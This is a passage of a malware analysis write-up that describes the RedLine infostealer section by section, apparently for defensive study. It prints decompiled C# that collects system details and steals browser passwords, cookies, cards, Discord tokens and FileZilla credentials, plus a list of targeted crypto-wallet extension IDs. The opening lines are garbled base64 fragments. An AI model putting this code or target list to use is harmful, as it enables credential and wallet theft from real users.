cHxCaW5hbmNlQ2hhaW4Kb2RiZnBlZWloZGtiaWhtb3BrYmptb29uZmFubGJmY2x8QnJhdmVXYWxsZXQKaHBnbGZoZ2ZuaGJr
GpkZW5qZ21kZ29laWFwcGFmbG58R3VhcmRhV2FsbGV0CmJsbmllaWlmZmJvaWxsa25qbmVwb2dqaGtnbm9hcGFjfEVxdWFs\
FsbGV0CmNqZWxmcGxwbGViZGpqZW5sbHBqY2JsbWprZmNmZm5lfEpheHh4TGliZXJ0eQpmaWhrYWtmb2JrbWtqb2pwY2hwZm
jbWhmam5tbmZwaXxCaXRBcHBXYWxsZXQKa25jY2hkaWdvYmdoZW5iYmFkZG9qam5uYW9nZnBwZmp8aVdhbGxldApvbWttamp
bWZsZGRvZ21ocGpsb2ltaXBib2ZuZmppaHxXb21iYXQKZmhpbGFoZWltZ2xpZ25kZGtqZ29ma2NiZ2VraGVuYmh8QXRvbWl
2FsbGV0Cm5sYm1ubmlqY25sZWdrampwY2ZqY2xtY2ZnZ2ZlZmRtfE1ld1N4CmNnZmZoZGtuaGtpbmlmbmtkbmFhZHxHdWlsZ
FtbW1qfEd1aWxkV2FsbGV0Cm5rZGRnbmNkamdqZmNkZGFtZmdjbWZubGhjY25pbWlnfFNhdHVybldhbGxldApmbmpobWtoaG
rYmpra2FibmRjbm5vZ2Fnb2dibmVlY3xSb25pbldhbGxldAphaWlmYm5iZm9icG1lZWtpcG1lZWpwZmhlaWlkcG5scGdwcHxUZX
YVN0YXRpb24KZm5uZWdwaGxvYmpkcGtoZWNhcGtpamRqamhraWJ8SGFybW9ueVdhbGxldApaZWFjaGtubWVmcGhlcGNjaW
W9uYm9vaGNrb25vZWVtZ3xDb2luOThXYWxsZXQKY2dlZW9kcGZhZ2pjZWVmaWVmbG1kZnBocGxrZW5sZmt8VG9uQ3J5c3Rh
pwZGFkamtma2djYWZnYmNlaW1jcGJrYWxuZm5lcGJua3xLYXJkaWFDaGFpbgpiZm5hZWxtb21laW1oblBtZ2puam9waGhwa2
```

```
ffnbelfdoeiohenkjibnmadjiehjhajb|YoroiWallet
ibnejdfjmmkpcnlpebklmnkoeoihofec|Tronlink
jbdaocneiiinmjbjlgalhcelgbejmnid|NiftyWallet
nkbihfbeogaeaoehlefnkodbefgpgknn|Metamask
afbcbjpbpfadlkmhmclhkeeodmamcflc|MathWallet
hnfanknocfeofbddgcijnmhnfnkdnaad|Coinbase
fhbohimaelbohpjbbldcngcnapndodjp|BinanceChain
odbfpeeihdkbihmopkbjmoonfanlbfcl|BraveWallet
hpglfhgfnhbgpjdenjgmdgoeiappafln|GuardaWallet
blnieiiffboillknjnepogjhkgnoapac|EqualWallet
cjelfplplebdjjenllpjcblmjkfcffne|JaxxxLiberty
fihkakfobkmkjojpchpfgcmhfjnmnfpi|BitAppWallet
kncchdigobghenbbaddojjnnaogfppfj|iWallet
amkmjjmmflddogmhpjloimipbofnfjih|Wombat
```

## Listing Installed Programs


He tries to gather and list all programs installed on the machine, as shown below he will search in the path of “**SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall**”. He uses obfuscation while he search in the specified paths.



```
// SystemInfoHelper
// Token: 0x06000139 RID: 313 RVA: 0x0000BF2C File Offset: 0x0000A12C
public static List<string> ListOfPrograms()
{
	List<string> list = new List<string>();
	try
	{
		string name = new string(new char[]
		{
			'S',
			'O',
			'F',
			'T',
			'W',
			'A',
			'R',
			'E',
			'\\',
			'M',
			'i',
			'c',
			'r',
			'o',
			's',
			'o',
			'f',
			't',
```

## Getting windows version

Redline uses the function “GetWindowsVersion” to check if windows is **x64** or **x86** from the registry path “**SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion** ”as shown in the below screen:




```
public static string GetWindowsVersion()
{
    try
    {
        string str;
        try
        {
            str = (Environment.Is64BitOperatingSystem ? "x64" : "x32");
        }
        catch (Exception)
        {
            str = "x86";
        }
        string text = SystemInfoHelper.<GetWindowsVersion>g__HKLM_GetString|11_0("SOFTWARE\
          \Microsoft\\Windows NT\\CurrentVersion", "ProductName");
        SystemInfoHelper.<GetWindowsVersion>g__HKLM_GetString|11_0("SOFTWARE\\Microsoft\\Windows
          NT\\CurrentVersion", "CSDVersion");
        if (!string.IsNullOrEmpty(text))
        {
            return text + " " + str;
        }
```

## Grabbing Endpoint Protection details

He will search also for what Antivirus installed on the machine and all info related to endpoint protection like the firewall and antispyware and so on through function called **GetVs()**, he tries to make it difficult during looking for the info, so he adds a word called “**FileSystem**” in between the word of “**Antivirus**” Then he use function replace at the end of that to remove “**FileSystem**” and combine the word of “**Antivirus**”, as shown below:


**“**A**FileSystem**ntiv**FileSystem**irusPr**FileSystem**odu**FileSystem**ct|Anti**FileSystem**SpyW**FileSystem**arePro **FileSystem**duct|Fire**FileSystem**wallProd**FileSystem**uct**”.**



```
}).Replace("FileSystem", string.Empty).Split(new char[]
{
    '|'
}))
```

## Getting Processor Info


Redline is looking for processor info and how many cores there, he use the same way of searching as in the above search, here it adds word of “**System.Windows.Forms**”and use function “**replace**” to get the right query of “**SELECT * FROM Win32_Processor**” and calculate the number of core.



```
public static List<Entity3> GetProcessors()
{
    List<Entity3> list = new List<Entity3>();
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher
          ("SELSystem.Windows.FormsECT * FRSystem.Windows.FormsOM
          WinSystem.Windows.Forms32_ProcSystem.Windows.Formsessor".Replace("System.Windows.Forms", string.Empty)))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    try
                    {
                        list.Add(new Entity3
                        {
                            Id1 = (managementObject["Name"] as string),
                            Id2 = Convert.ToString(managementObject["NumberOfCores"]),
                            Id3 = Entity14.Id1
                        });
                    }
```

## Getting browsers


in that step, he will try to get what browsers installed on the infected machine and its version through that path “**SOFTWARE\\WOW6432Node\\Clients\\StartMenuInternet**” and will move on during next sections to get its data.



```
public static List<Entity4> GetBrowsers()
{
    List<Entity4> list = new List<Entity4>();
    try
    {
        RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\WOW6432Node\\Clients\\StartMenuInternet");
        if (registryKey == null)
        {
            registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Clients\\StartMenuInternet");
        }
        string[] subKeyNames = registryKey.GetSubKeyNames();
        for (int i = 0; i < subKeyNames.Length; i++)
        {
            Entity4 entity = new Entity4();
            RegistryKey registryKey2 = registryKey.OpenSubKey(subKeyNames[i]);
            entity.Id1 = (string)registryKey2.GetValue(null);
            RegistryKey registryKey3 = registryKey2.OpenSubKey("shell\\open\\command");
            entity.Id3 = registryKey3.GetValue(null).ToString().StripQuotes();
            if (entity.Id3 != null)
            {
                entity.Id2 = FileVersionInfo.GetVersionInfo(entity.Id3).FileVersion;
            }
            else
            {
                entity.Id2 = "Unknown Version";
            }
            list.Add(entity);
        }
```


## Collecting Memory Size

During that step, Redline will try to gather Memory sized by using a query “**SELECT * FROM Win32_OperatingSystem**” with adding a word of “**Memory**” which will be removed by function of “**Replace**”and he will calculate it using an equation as shown below:



```
public static string CollectMemory()
{
    string result = "Concat0 MConcatb oConcatr Concat0".Replace("Concat", string.Empty);
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELEMemoryCT *
          FMemoryROM WiMemoryn32_OperMemoryatingSMemoryystem".Replace("Memory", string.Empty)))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    try
                    {
                        double num = Convert.ToDouble(managementObject[new string(new char[]
```


Using below equation:



```
                        double num2 = num * 1024.0;
                        double num3 = Math.Round(num / 1024.0, 2);
                        result = string.Format("{0}{1}{2}", num3, new string(new char[]
                        {
                            ' ',
                            'M',
                            'B',
                            ' ',
                            'o',
                            'r',
                            ' '
                        }), num2).Replace(',', '.');
                    }
```

## Scanning Discord

Another program he's looking for is "**Discord**", Redline is looking for its path using function of **GetScanArgs** to check the discord location in **"%appdata%\\discord\\LocalStorage\\leveldb.log"**
Then trying to get the usere's discord token using below Regex:
**"[A-Za-z\\d]{24}\\.[\\w-]{6}\\.[\\w-]{27}"**




```
public override IEnumerable<Entity16> GetScanArgs()
{
    List<Entity16> list = new List<Entity16>();
    try
    {
        string id = Environment.ExpandEnvironmentVariables(new string(new char[]
        {
            '%',
            'a',
            'p',
            'p',
            'd',
            'a',
            't',
            'a',
            '%',
            '\\',
            'd',
            'i',
            's',
            'c',
            'o',
            'r',
            'd',
            '\\',
            'L',
            'o',
            'c',
            'a',
            'l',
            ' ',
            'S',
            't',
            'o',
            'r',
            'a',
            'g',
            'e',
```

## Scanning browsers


In that step, he will scan web browsers to check all saved data which include "Saved Passwords, auto-fills Cookies, starts with **Opera-GX** browser which a special version of the Opera browser built specifically for gamers.
He is doing the same for **chrome** browser as well.

He will look for it using under function of **Scan** using its technique during the search by filling browser name with some junk data "O **FileInfo** pe **FileInfo** ra G **FileInfom** X Stab **FileInfo** le".
As usual, he will use function **replace** to remove **"FileInfo"** and the combine the string he is looking for.




```
try
{
    dataFolder = new FileInfo(text).Directory.FullName;
    if (dataFolder.Contains("OFileInfopeFileInfora GFileInfoX StabFileInfole".Replace("FileInfo", string.Empty)))
    {
        text2 = "OpLinqera GLinqX".Replace("Linq", string.Empty);
    }
    else
    {
        text2 = (text.Contains(" ApGenericpDaGenericta\\RGenericoamiGenericng\\".Replace("Generic", string.Empty)) ?
          FileCopier.ChromeGetRoamingName(dataFolder) : FileCopier.ChromeGetLocalName(dataFolder));
    }
```

After that, he will search for cookies using function of **scancook**.



```
if (!string.IsNullOrEmpty(text3))
{
    List<Entity10> id = EntityCreator.MakeTries<List<Entity10>>(() => EntityCreator.ScanCook(dataFolder, new string(new char[]
    {
        'C',
        'o',
        'o',
        'k',
        'i',
        'e',
        's'
```


Under the same .NET method, he also scanning for password and credit-cards data, also auto-fills



```
entity.Id3 = EntityCreator.MakeTries<List<Entity12>>(() => EntityCreator.ScanPasswords(dataFolder), (List<Entity12> x) =>
  x.Count > 0);
entity.Id6 = id;
entity.Id4 = EntityCreator.MakeTries<List<Entity8>>(() => EntityCreator.ScanFills(dataFolder), (List<Entity8> x) => x.Count >
  0);
entity.Id5 = EntityCreator.MakeTries<List<Entity11>>(() => EntityCreator.GetEntityCards(dataFolder), (List<Entity11> x) =>
  x.Count > 0);
```

## Scanning FileZilla


Redline will look for Filezilla data which contains "**host**, **port**, **user**, **and password**" using function of **scan**
to check in the path: **"{0}\\FileZilla\\recentservers.xml"** and **"{0}\\FileZilla\\sitemanager.xml"**.
Below screen shows how it scan for the credentials.



```
private static List<Entity12> ScanCredentials(string Path)
{
    List<Entity12> list = new List<Entity12>();
    try
    {
        XmlTextReader reader = new XmlTextReader(Path);
        XmlDocument xmlDocument = new XmlDocument();
        xmlDocument.Load(reader);
        foreach (object obj in xmlDocument.DocumentElement.ChildNodes[0].ChildNodes)
        {
            Entity12 recent = FileZilla.GetRecent((XmlNode)obj);
            if (recent.Id1 != "UNKNOWN" && recent.Id1 != "UNKNOWN")
            {
                list.Add(recent);
            }
        }
    }
```

## Checking System Languages


He will check also for the languages' context installed on the machine.



```
public static InputLanguage CurrentInputLanguage
{
    get
    {
        Application.OleRequired();
        return new InputLanguage(SafeNativeMethods.GetKeyboardLayout(0));
    }
    set
    {
        IntSecurity.AffectThreadBehavior.Demand();
        Application.OleRequired();
        if (value == null)
        {
            value = InputLanguage.DefaultInputLanguage;
        }
        IntPtr value2 = SafeNativeMethods.ActivateKeyboardLayout(new HandleRef(value, value.handle), 0);
        if (value2 == IntPtr.Zero)
        {
            throw new ArgumentException(SR.GetString("ErrorBadInputLanguage"), "value");
        }
    }
}
```

## Scanning Valve-Steam Game

He will look for a common video game called Valve-Steam, check for its path and the **config.vdf** file through the registry path: **"Software\\Valve\\Steam\\Config.vdf"**
The file uses VDF file extension, which is more specifically known as a Valve Data file. It is classified as a Game (Valve Data) file.



